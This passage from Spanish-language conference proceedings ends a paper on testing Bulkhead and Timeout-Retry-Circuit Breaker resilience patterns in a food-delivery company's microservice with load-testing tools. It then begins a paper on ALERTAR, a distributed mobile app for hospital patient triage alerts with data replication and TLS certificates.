Un microservicio se implementa como un servidor que recibe solicitudes y utiliza un grupo de hilos (*thread pool*) para gestionarlas. La cantidad de solicitudes que se pueden atender simultáneamente está limitada por el número de hilos disponibles en el *pool*, los cuales se pueden reutilizar para nuevas solicitudes una vez que se liberan. Dado que cada microservicio es autónomo (y responsable de una funcionalidad específica), a menudo puede requerir información de entidades externas, como bases de datos, cachés u otros microservicios. Cada vez que se consulta un

recurso externo, el hilo solicitante se bloquea en espera, quedando impedido para pueda atender nuevas solicitudes durante ese tiempo.

3.1. El patrón *Bulkhead*

Este patrón está inspirado en los mamparos (*bulkheads*) de los barcos, los cual son particiones de metal que se pueden sellar para dividir el casco de la nave en compartimentos separados. Una vez que se cierran las escotillas, el mamparo evita que el agua fluya de un área hacia otra, para que el efecto de una única ruptura en el casco no pueda propagarse y terminar produciendo el hundimiento del barco [6]. Esta misma idea puede emplearse en el diseño de arquitecturas de software. Al particionar un sistema, se puede evitar que una falla que afecta a una parte del mismo se propague hacia las demás funcionalidades.

Para el caso de de *Niles*, la implementación del patrón *Bulkhead* requiere de la explicación de tres términos relacionados. Un *webpool* es un espacio donde se despliegan diferentes aplicaciones, pudiendo contener sus propias variables de entorno, además de variar en cuanto a los recursos asignados a cada servicio (como capacidad de memoria y CPU, cantidad mínima y máxima de instancias, etc.). A su vez, cada *webpool* pertenece a un *cluster*, lo que permite diferenciar ambientes de instalación (como por ejemplo los comúnmente conocidos como ambiente de pruebas y ambiente de producción). Al crear varios *webpools* y asignarlos al mismo *cluster*, es posible desplegar un microservicio en producción con diferentes configuraciones, la cual es precisamente la idea del patrón *Bulkhead*. Por último, en PedidosYa, es habitual utilizar el término *worker* para referir a un *webpool* que contiene desplegada una versión de un servicio, con el fin de realizar tareas en segundo plano, actualizaciones masivas, tareas programadas, manejo de novedades por colas de mensajes y otras tareas similares.

En el caso de *Niles*, se despliegan dos instancias del servicio en *webpools* separados. Una de ellas atiende normalmente las solicitudes HTTP, mientras que la otra no lo hace, sino que se encarga de recibir las novedades desde los tópicos de *Items-service* y de *Battlefront*. La versión de ambas instancias es exactamente la misma, pero ejecutan diferentes bloques de código según el valor de variables de entorno del *webpool*. Como eventualmente ocurrirán picos de novedades (por ejemplo, debido a actualizaciones masivas), el funcionamiento de *Niles* se podría ver afectado en cuanto a la generación de un menú. Sin embargo, al separar las diferentes funcionalidades, se logran aislar errores y evitar una degradación en la función del servicio de retornar el menú de determinado restaurante.

3.2. La combinación *Timeout-Retry-Circuit Breaker*

La aplicación de estos 3 patrones, de manera individual, fue explicada en detalle en el trabajo previo [11]. Aquí, el foco está puesto en la combinación de ellos, en la que cada patrón cumple su función encadenando acciones:

- El patrón *Timeout* es el primero en aplicarse para definir un tiempo de espera límite para las peticiones y evitar esperas largas, penalización de funcionalidades principales y encolado innecesario de peticiones.
- El patrón *Retry*, en caso de necesidad, realiza reintentos ante fallos transitorios, como pueden ser errores de red o agotamiento de tiempo de espera límite.
- El patrón *Circuit Breaker*, mediante la administración de sus estados internos, pasa al estado "abierto" cuando el cliente de la petición HTTP falla repetidamente, llegando al umbral configurado.

Para cada caso de uso, es necesario realizar un análisis que tenga en cuenta los tiempos de respuesta de cada servicio, evaluar la cantidad de reintentos y realizar combinaciones entre tiempos de espera y reintentos para no penalizar a la funcionalidad principal del servicio. Del mismo modo, es necesario analizar el comportamiento de cada uno de los *Circuit Breakers* existentes, definir respuestas por defecto en caso de que el disyuntor se encuentre en estado "abierto", y retornar una petición fallida en caso de que no sea posible funcionar sin una dependencia.

4. Resultados Experimentales

4.1. Diseño de experimentos

Para poder analizar el impacto de la aplicación de los patrones mencionados en *Niles*[1], se realizaron dos procesos experimentales para cada uno de ellos (un mayor nivel de detalle sobre el diseño de los experimentos puede encontrarse en [10]):

1. El primer proceso consistió en emular el funcionamiento normal de *Niles*, mediante el envío de una serie de peticiones HTTP. Luego de un lapso, *Niles* fue sometido a una fuerte ráfaga de peticiones con el objetivo de degradar su funcionamiento. Estas peticiones se realizaron sobre una versión de *Niles* que no incluía la implementación de ninguno de los patrones mencionados.
2. En segunda instancia se repitió el procedimiento, pero utilizando una versión de *Niles* que incluía la aplicación del patrón de interés. El análisis de los datos obtenidos mediante la monitorización del funcionamiento de *Niles* permitió cuantificar los beneficios del uso de cada patrón.

A continuación se describen varios aspectos vinculados al trabajo experimental.

Instalación de *Niles* utilizando Jarvis, una herramienta de la compañía para el despliegue y desarrollo de experimentos y servicios.

Ejecución de una serie de peticiones HTTP sobre uno o varios recursos dentro de *Niles*. Utilizando Jarvis, se programa una tarea que se lanza a demanda y que se vale de la herramienta K6 [2]. En particular, K6 se configura para intentar realizar 200 peticiones durante el primer minuto de ejecución (dependiendo

[1] Dentro de PedidosYa, los patrones *Timeout*, *Retry* y *Circuit Breaker* están implementados en una librería interna denominada *peya-kator-utils* [10]

[2] Disponible en `https://k6.io/`

de los recursos disponibles en el servidor subyacente); 500 peticiones en el segundo minuto; y 700 peticiones por minuto durante los últimos 10 minutos. Por lo tanto, la duración total de la prueba es de 12 minutos.

Ejecución de fuertes ráfagas de peticiones para degradar un servicio consumido por *Niles*. Para esto, se utiliza *Autocannon* [3], la cual se configura para realizar una alta cantidad de peticiones al servicio o recurso involucrado en la prueba particular durante un lapso determinado. El comando de *Autocannon* se lanza manualmente un cierto tiempo después del inicio de las pruebas con K6. Al enviar una fuerte ráfaga de solicitudes en un período corto (en lugar de hacerlo gradualmente), se evita el escalado horizontal del servicio, lo cual representaría una interferencia con el propósito del experimento.

Evaluación del impacto del patrón mediante el análisis de las mejoras obtenidas tras su aplicación. Para ello, se utilizó *DataDog* [4].

4.2. Experimentos y Resultados Obtenidos para *Bulkhead*

Como se mencionó anteriormente, la funcionalidad principal de *Niles* es generar el menú de un restaurante. Además, también ofrece la posibilidad de entregar productos para realizar *Cross-Selling* [5]. El procedimiento experimental consistió en la ejecución de la misma cantidad de peticiones de la sección 4.1 (utilizando K6), pero sobre cada recurso disponible (menú y *Cross-Selling*). Como el objetivo es provocar la degradación de un recurso, las ráfagas de peticiones se realizaron sobre el recurso de *Cross-Selling*, para poder distinguir entre el comportamiento de *Niles* cuando todas las funcionalidades conviven en el mismo servidor (en ausencia del patrón *Bulkhead*) y cuando lo hacen en diferentes (con *Bulkhead* implementado). Las ráfagas de peticiones se emitieron durante 5 minutos, y comenzaron 3 minutos después del inicio del experimento con K6.

En la Fig. 2 se puede observar cómo, al momento de iniciar las ráfagas, *Niles* presenta errores (marcados en rojo). Como la ráfaga de peticiones es fuerte, el servicio deja de estar disponible por varios minutos. Si bien las ráfagas de peticiones se realizan sobre el recurso de *Cross-Selling*, el servicio se ve afectado de forma completa, impactando en la funcionalidad del menú. Por lo tanto, los resultados obtenidos muestran cómo las peticiones constantes a un recurso de menor relevancia pueden impactar en la funcionalidad principal del servicio.

Para la aplicación del patrón *Bulkhead*, en lugar de contar con un único *webpool*, se cuenta con dos de ellos. Cada uno de los *webpools* contiene una instancia idéntica de

[3] Herramienta similar a K6 pero más fácil de usar, que requiere menos configuraciones y puede ejecutarse localmente sin utilizar recursos de la compañía. Disponible en `https://github.com/mcollina/autocannon`

[4] Herramienta que proporciona métricas de rendimiento e integra diversos elementos de infraestructura, como bases de datos, registros y cachés. Disponible en `https://www.datadoghq.com/`

[5] En marketing, se llama *Cross-Selling* a la táctica mediante la cual se intenta vender productos complementarios a los que consume o pretende consumir un cliente.




Figura 2: Errores en todos los recursos que ofrece *Niles*




Figura 3: Tráfico y errores en *Niles*: sobre el recurso del menú (arriba) y sobre el recurso de *Cross-Selling* (abajo) en *webpools* separados

la misma versión de *Niles*. La cantidad de peticiones a realizar es la misma que en el paso previo, pero ejecutándose en cada uno de los dos recursos que provee *Niles*. En la Fig. 3 (arriba) se pueden visualizar las peticiones realizadas sobre ambos recursos (menú y *Cross-Selling*) junto a las ráfagas provocadas para degradar el servicio. En el *webpool worker*, la ráfaga de peticiones es lo suficientemente fuerte para dejar al servicio no disponible, incluso al nivel de no permitir más peticiones. Como se puede observar en la Fig. 3 (abajo), existe un pico de tráfico donde la gran mayoría de peticiones fallan. Durante el lapso de ejecución de ráfagas de

peticiones (utilizando *Autocannon*), se procedió a solicitar la información del menú a las instancias de *Niles* que no recibieron ráfagas de peticiones. En este caso fue posible recibir la respuesta correctamente, permitiendo visualizar exitosamente el menú. En consecuencia, resulta claro que el patrón *Bulkhead* permite aislar los fallos, de manera de poder seguir ofreciendo la funcionalidad deseada.

4.3. Experimentos y Resultados Obtenidos para la combinación *Timeout-Retry-Circuit Breaker*

Para realizar el experimento, se utilizó la misma estrategia aplicada para el estudio del patrón *Retry* en forma individual [11]. El recurso degradado por las ráfagas es *Favourites-service*; además, se realizó una modificación para que uno de cada diez requerimientos falle al azar. En este caso, las ráfagas de peticiones se emitieron durante 5 minutos, y comenzaron 5 minutos después del inicio del experimento con K6.

El primer punto crítico a considerar es que no existe una finalización de la comunicación desde *Niles* hacia ningún servicio al no implementarse el patrón *Timeout*. Esta situación conduce a que, ante cualquier petición de menor relevancia (como puede ser la que se realiza hacia *Favourites-service*), se penalice al tiempo total de respuesta. Este comportamiento se ilustra en la Fig. 4) (der), la cual muestra diferentes métricas de latencia [6].

El segundo punto crítico para el análisis está relacionado con el hecho de que, al no contar con la implementación del patrón *Retry*, toda falla transitoria se traduce en un error, como se puede observar en Fig. 4) (izq). Por lo tanto, ante problemas de intermitencias en la red, o de respuestas con tiempos elevados, las peticiones no pueden resolverse.

Por último, en ausencia de implementación del patrón *Circuit Breaker*, no existe un mecanismo que evite seguir realizando requerimientos hacia un servicio, incluso cuando éste presente altas probabilidades de falla. Esta situación lleva a que, aunque *Favourites-service* haya sido al degradado con una ráfaga de peticiones, *Niles* continúe solicitándole información. En la Fig. 5 se observa cómo, en una etapa de fallos constantes en el servicio de favoritos (rectángulo de la derecha), el consumidor continúa realizando peticiones (rectángulo de la izquierda).

Al aplicar la combinación de patrones en *Niles*, se analizan los puntos críticos mencionados en las pruebas sin patrones. En la Fig. 6 (der) se puede apreciar cómo al implementar el patrón *Timeout*, es *Niles* quien finaliza la comunicación, al tener establecidos tiempos límite de espera. De esta manera, se evita el encolamiento de hilos y la correspondiente penalización en los tiempos del menú. Esto se puede ver reflejado en la parte derecha de la imagen, donde el tiempo más alto registrado es de 6,5 segundos, que resulta mucho menor a los tiempos observados en la Fig. 4 (der).

[6] En el análisis de pruebas de cargas de trabajo es habitual calcular el percentil `p` de latencia de la aplicación. Tomando todos los tiempos de solicitud-respuesta, la latencia del percentil `p` es el valor en el que se completan el `p` % de las solicitudes.




Figura 4: Tráfico a *Niles* (izq) y tiempos de respuesta del menú (derecha)



Figura 5: Peticiones constantes sobre un servicio que se encuentra atravesando un período de fallos

Ante la falla del intento anterior, se reintenta 3 veces más, en la búsqueda de lograr dar respuesta al requerimiento. Sin embargo, debido a la configuración empleada, estos reintentos fallan, dando lugar a la ejecución de *Circuit Breaker*. Gracias a la inclusión de este mecanismo, el número total de solicitudes con fallas se reduce considerablemente, como se observa en Fig. 6 (izq). Más aún, en la Fig. 7 se puede ver el impacto de incluir el patrón *Circuit Breaker* en el funcionamiento de *Niles*. En particular, se puede notar cómo *Niles* evita continuar realizando peticiones hacia el servicio en alerta cuando *Favourites-service* es degradado debido a las ráfagas iniciadas mediante la utilización de *Autocannon*.

Por lo tanto, mediante la combinación de los patrones de diseño *Timeout, Retry* y *Circuit Breaker*, se logra una mejora en los siguientes aspectos:

- Se evita el encolamiento de hilos en esperas largas, debidas a la latencia de servicios que son consumidos.
- Se evita la excesiva penalización de tiempos sobre la funcionalidad principal (por ejemplo, impidiendo largas esperas por un producto favorito, cuando lo indispensable es la información básica del menú).
- Los reintentos ayudan a resolver fallas transitorias por lentitud en red, o incidentes en ella.




Figura 6: Patrón *Timeout*: tiempo de respuesta con pico de 6,5 segundos



Figura 7: *Circuit breaker* en estado abierto evita peticiones hacia *Favourites-service*

- Se posibilita el ahorro de recursos, evitando realizar peticiones hacia un servicio que se encuentra en estado de alerta, con altas probabilidades de que un requerimiento falle.

5. Conclusiones y Trabajo Futuro

Actualmente, la resiliencia es uno de los aspectos no funcionales más valorados en los sistemas, debido a su impacto directo en el negocio de una empresa. Este trabajo extiende la evaluación de varios patrones, utilizados por la empresa PedidosYa, para manejar diversos fallos que podrían afectar el funcionamiento de su ecosistema de microservicios. A partir de los resultados experimentales, se pueden extraer las siguientes conclusiones:

- *Bulkhead* permite el aislamiento de los fallos que afectan a una funcionalidad particular de *Niles*, evitando la propagación hacia otros servicios, y permitiéndole así responder al problema de la priorización de sus funcionalidades.
- Es posible diseñar y aplicar una combinación de patrones en Niles, para enfrentar escenarios más complejos de fallas. Si bien esto aumenta la complejidad de su implementación, se obtiene el beneficio del aumento en la robustez del sis-

tema, ya que se contempla la prevención y mitigación de una mayor cantidad de casos de fallas.

La implementación de patrones de resiliencia en *Niles* permiten aumentar su fiabilidad, siendo una de las razones por las que se encuentran en producción en el ecosistema de PedidosYa. A futuro, se propone extender el análisis de la implementación de otros patrones orientados a la resiliencia, como *Throttling* o *Queue-Based Load Leveling*, de forma de enriquecer el presente estudio.

Referencias

1. Fowler, M.: Microservices, `https://martinfowler.com/articles/microservices.html`
2. Giedrimas, V., Omanovic, S., Alic, D.: The aspect of resilience in microservices-based software design. In: Software Technologies: Applications and Foundations: STAF 2018 Collocated Workshops, Toulouse, France, June 25-29, 2018, Revised Selected Papers. pp. 589–595. Springer (2018)
3. Heorhiadi, V., Rajagopalan, S., Jamjoom, H., Reiter, M.K., Sekar, V.: Gremlin: Systematic resilience testing of microservices. In: 2016 IEEE 36th International Conference on Distributed Computing Systems (ICDCS). pp. 57–66. IEEE (2016)
4. Jagadeesan, L.J., Mendiratta, V.B.: When failure is (not) an option: Reliability models for microservices architectures. In: 2020 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW). pp. 19–24. IEEE (2020)
5. Mendonca, N.C., Aderaldo, C.M., Cámara, J., Garlan, D.: Model-based analysis of microservice resiliency patterns. In: 2020 IEEE International Conference on Software Architecture (ICSA). pp. 114–124. IEEE (2020)
6. Nygard, M.T.: Release it! design and deploy production-ready software, Second edition. Pragmatic Bookshelf (2018)
7. Peter Jausovec: Fallacies of distributed systems, `https://blogs.oracle.com/developers/post/fallacies-of-distributed-systems`
8. Richardson, C.: Microservices Patterns: With examples in Java, chap. Escaping monolithic hell. Manning (2018)
9. Surendro, K., Sunindyo, W.D., et al.: Circuit breaker in microservices: State of the art and future prospects. In: IOP Conference Series: Materials Science and Engineering. vol. 1077, p. 012065. IOP Publishing (2021)
10. Suárez, S.L.: Análisis de patrones de resiliencia en una arquitectura basada en microservicios. Tesina de Licenciatura en Sistemas, Universidad Nacional de La Plata (Feb 2023), `http://sedici.unlp.edu.ar/handle/10915/149187`
11. Suárez, S.L., Rucci, E., Betran, V., Montezanti, D.M.: Implementando estrategias de resiliencia en una arquitectura basada en microservicios. In: Actas del XXIX Congreso Argentino de Ciencias de la Computación (CACIC 2023). pp. 467–488 (Oct 2023), `http://sedici.unlp.edu.ar/handle/10915/164996`
12. Yang, T., Lee, C., Shen, J., Su, Y., Feng, C., Yang, Y., Lyu, M.R.: Microres: Versatile resilience profiling in microservices via degradation dissemination indexing. In: Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis. pp. 325–337 (2024)
13. Yin, K., Du, Q.: On representing resilience requirements of microservice architecture systems. International Journal of Software Engineering and Knowledge Engineering **31**(06), 863–888 (2021)

Implementación del núcleo de la aplicación móvil de ALERTAR, un sistema para vigilancia de pacientes hospitalizados y alertas tempranas de gravedad

Manuel Latorre, Mariano Conchillo, Rodrigo S. Cañibano, Javier Balladini

Facultad de Informática, Universidad Nacional del Comahue
Buenos Aires 1400, 8300 Neuquén, Argentina
{manuel.latorre, mariano.conchillo, rcanibano, javier.balladini}@fi.uncoma.edu.ar

Resumen. Se presenta la implementación del núcleo de la aplicación móvil de ALERTAR, un sistema que optimiza el proceso de vigilancia de pacientes y emite alertas tempranas de gravedad. Utilizando algoritmos de triaje se ajusta la frecuencia de los controles de enfermería según el riesgo de los pacientes, mejorando la atención y reduciendo la mortalidad inesperada. La aplicación es parte de un sistema distribuido, que no requiere servidores estándar en hospitales, y es resiliente a fallos de dispositivos y comunicaciones. Se implementa un protocolo de replicación de datos para tolerancia a fallos y un mecanismo de comunicaciones seguras. Se evalúa la eficiencia de los dispositivos clientes respecto a espacio de almacenamiento local y tiempo de procesamiento de mensajes del protocolo de replicación. Los resultados indican que la solución es viable. A futuro, es importante caracterizar la sobrecarga del almacenamiento con datos realistas para determinar requisitos de espacio de almacenamiento y posibles mejoras.

Palabras claves: aplicación móvil, sistema distribuido resiliente, alertas tempranas en salud.

1 Introducción

El triaje es un método que clasifica a los pacientes en diferentes niveles de severidad o riesgo de adquirir una determinada condición. El triaje aplicado en una sala de internación general [1, 2, 3], permite mejorar la calidad de la atención (respecto a la metodología tradicional) y contribuir a la reducción de la mortalidad inesperada mediante el aumento de la frecuencia de los controles de enfermería en pacientes más graves y su reducción en pacientes menos graves [4, 5].

Si bien el triaje se puede realizar mediante cálculos manuales, es una actividad propensa a errores y puede añadir una carga significativa de trabajo al personal de salud. En presencia de un sistema de historia clínica digital, surge la oportunidad de integrar el triaje en esa plataforma. Sin embargo, en sistemas convencionales, cuyo

objetivo principal es documental, podrían no ser adecuados para implementar eficazmente una solución que guíe o dirija el proceso de atención de pacientes a partir del resultado del triaje. Incluso si fuera posible, la solución no sería portable a otros sistemas de historias clínicas digitales. En consecuencia, una mejor alternativa es crear una aplicación independiente y específica, que pueda interoperar con cualquier sistema de historia clínica digital y otros sistemas de salud. Así la solución podría ser fácilmente adoptada por cualquier institución.

La herramienta que proponemos se denomina ALERTAR, y está orientada a la vigilancia y alerta temprana de gravedad, centradas en el paciente y su enfermedad, en unidades de cuidados no intensivos. ALERTAR dirige el proceso de vigilancia de enfermería mediante la emisión de alertas visuales y sonoras en los dispositivos móviles del personal, que son indicativos de proximidad o retraso de los controles. El intervalo de los controles se calcula a partir del nivel de riesgo calculado con un algoritmo de triaje sobre los datos clínicos de los pacientes ingresados por el personal de salud. A su vez, se emiten alertas tempranas de cambios del nivel de riesgo para permitir la rápida respuesta del equipo médico. Los médicos reciben las alertas en sus dispositivos móviles y, para evaluar la evolución del paciente, tienen a disposición un registro electrónico de datos clínicos simplificado por ser específico de la enfermedad.

Los siguientes requerimientos del sistema condicionan la solución técnica: (1) el único equipamiento requerido de los hospitales son dispositivos móviles, buscando simplificar la administración del sistema. (2) el sistema debe ser resiliente ante fallos de componentes y sus comunicaciones, debido a que se trata de una aplicación crítica para la atención de pacientes. (3) el alcance es multihospitalario para favorecer la recolección de muchos datos clínicos, útiles para calibrar periódicamente los sistemas de alerta temprana y aumentar así la capacidad predictiva del sistema.

El objetivo de este trabajo es presentar una implementación del núcleo de la aplicación móvil de ALERTAR, y una evaluación de su rendimiento en un dispositivo cliente, relacionado al mecanismo de tolerancia a fallos basado en replicación. En particular, se considera el tiempo de procesamiento de los mensajes del protocolo de replicación de datos, y la eficiencia del espacio de almacenamiento requerido por la base de datos local.

En la literatura relacionada, se han propuesto aplicaciones enfocadas en el monitoreo y control en distintos contextos. A continuación se citan las aplicaciones con mayores similitudes. COVINDEX [6] es la versión antecesora de ALERTAR, orientada únicamente a la enfermedad de COVID-19. Intramed [7] se especializa en el monitoreo de pacientes hospitalizados. En caso de interrupción de conectividad con el servidor de la nube, el dispositivo adquisidor de datos retiene la información localmente hasta que se restablece la conexión. Recién al restablecerse la conexión, los datos se transmiten al servidor para realizar el cálculo del triaje. En otro contexto, eWeLink [8] es una aplicación que controla dispositivos inteligentes para el hogar, que puede utilizar la red de área local cuando no se tiene conexión a Internet. Sin embargo, su capacidad de resiliencia es muy reducida manteniendo una funcionalidad mínima ante la ocurrencia de fallos. A diferencia de ella, ALERTAR mantiene prácticamente la misma funcionalidad cuando se pierde conectividad con el servidor de la nube.

2 Arquitectura general del sistema

A continuación, se describe la arquitectura de ALERTAR diseñada para brindar tolerancia a fallos de dispositivos y conectividad de red. Se describen los componentes arquitecturales, y cómo se organizan en función del nivel de computación (nube, niebla y borde). Luego, se describe la organización y ubicación de las réplicas de los datos. Finalmente, se presenta el protocolo de comunicación para actualización y sincronización de réplicas, y un mecanismo para establecer un canal de comunicación seguro.

2.1 Componentes de la arquitectura y su organización en niveles

La arquitectura propuesta está distribuida en tres niveles de componentes: nube, niebla y borde. La figura 1 muestra la arquitectura del sistema. Uno o más servidores centrales se encuentran en el nivel de nube. En el nivel de borde se encuentran dispositivos móviles (tabletas o teléfonos inteligentes) utilizados por el personal del hospital para realizar la carga y observación de los datos. Pueden estar localizados físicamente en los hospitales o fuera de ellos. En el nivel de niebla se encuentran dispositivos de tipo tableta que proveen servicios al borde, procesando y almacenando una réplica de los datos en una infraestructura cercana a ellos que se despliega utilizando la red WiFi del hospital. Esto permite, a dispositivos de borde ubicados dentro del hospital, mantener su funcionalidad ante fallos de conectividad con la nube. Además, reduce las comunicaciones con la nube y los tiempos de respuesta. A un dispositivo de nivel de niebla lo denominamos *dispositivo líder*. A su vez, los dispositivos de borde mantienen réplicas de los datos para poder suplantar a un dispositivo líder en caso de que falle.




Fig. 1. Arquitectura del sistema ALERTAR

2.2 Organización y ubicación de los datos

El almacenamiento de los datos se organiza en función de la resiliencia. Es decir, dónde se almacenan los datos y de qué manera se determina en función de los servicios que se mantendrán completa o parcialmente operativos ante la presencia de fallos que pueden afectar al sistema. El almacenamiento se organiza en copias primarias y en réplicas. Las copias primarias son la copia original de los datos. Las réplicas son duplicados utilizados principalmente para permitir la tolerancia a fallos, aunque también aumentan la eficiencia en situaciones normales.

El conjunto de los datos se divide lógicamente en los siguientes tipos de dominios:

- El dominio de usuarios, que mantiene los datos de todos los usuarios (datos de identificación y autenticación entre otros) relevantes para todos los hospitales. Este dominio cuenta con una sola instancia.
- Los dominios de hospitales, cada uno de los cuales contiene datos específicos de algún hospital, como el personal y sectores. Se cuenta con una instancia de este dominio por hospital.
- Los dominios de sectores, los cuales contienen datos específicos de un sector de algún hospital, incluyendo los datos del personal asignado al sector y los datos clínicos de pacientes (signos vitales, etc.). Se cuenta con una instancia de este dominio por sector.

Cada dominio es asociado con un componente del sistema, líder o nube, que mantiene la copia primaria de los datos. Cuando se desea insertar un dato, se debe enviar una petición al componente del sistema que posee la copia primaria. Una vez que el dato es parte de la copia primaria, se replica a todos los componentes del sistema que correspondan. En la figura 1 se observan las copias primarias y réplicas de los tres tipos de dominios. Ante la ocurrencia de fallos, es posible que componentes del sistema que mantienen réplicas suplanten completa o parcialmente la funcionalidad de componentes del sistema que mantienen copias primarias.

Para permitir la sincronización de las réplicas, cada dominio cuenta con un reloj lógico que se incrementa al momento de la inserción de cada nuevo dato. Cada dato insertado irá acompañado del nuevo valor del reloj.

2.3 Protocolo de comunicación para actualización y sincronización de réplicas

Para mantener actualizadas y sincronizadas las copias primarias y réplicas se estableció un protocolo de comunicación. Los mensajes son codificados en UTF-8 y en formato JSON [7] con el fin de facilitar la interoperabilidad. El protocolo incluye mensajes para la autentificación de los usuarios, inserción y modificación de nuevos datos, y sincronización de réplicas:

- *login*: el cliente envía sus credenciales de identificación a un dispositivo de nivel de niebla o nube, según corresponda. Si la autenticación es exitosa, se responde con una lista de dominios (usuarios, hospitales y sectores) a los que el cliente puede suscribirse.
- *dataSync*: luego de una autenticación exitosa, el cliente sincroniza sus réplicas con las copias primarias de los dominios de su interés. Para esto, se envía un

mensaje especificando, para cada dominio, el valor del reloj lógico más alto que tiene entre sus datos almacenados. Por cada dominio se reciben todos los datos que contengan un valor de reloj lógico mayor al especificado.

- insert: se trata de una petición de inserción de un nuevo dato al dispositivo que mantiene la copia primaria del dominio. Si la inserción es exitosa, a continuación el dato se replica a través del método *copy*.
- *update*: se trata de una petición de modificación de un dato al dispositivo que mantiene la copia primaria del dominio. A fin de mantener un registro histórico, la base de datos no modifica el registro original, sino que crea uno nuevo. Si la actualización es exitosa, a continuación el dato se replica a través del método *copy*.
- *copy*: cuando un dato es ingresado a la copia primaria, el dispositivo que la mantiene utiliza este mensaje para replicar el dato a todos los dispositivos que mantienen réplicas.

2.4 Seguridad de las comunicaciones

El protocolo de comunicación requiere el establecimiento de un canal seguro de comunicación que contemple la confidencialidad, integridad y autenticidad. Se adoptó el protocolo TLS (*Transport Layer Security*), y se diseñó un esquema de generación y distribución de certificados de claves públicas. En la Figura 2 se puede observar el proceso de generación, distribución y validación de certificados.

La nube tiene un certificado generado y firmado por una entidad certificante externa (paso 1). A su vez, cada dispositivo móvil tiene un único certificado, generado, firmado y otorgado por la nube (paso 3 y 5) cuando el primer usuario que utiliza la aplicación inicia sesión; en particular, este inicio de sesión requiere conexión a Internet, lo que no es indispensable en otros inicios de sesión.

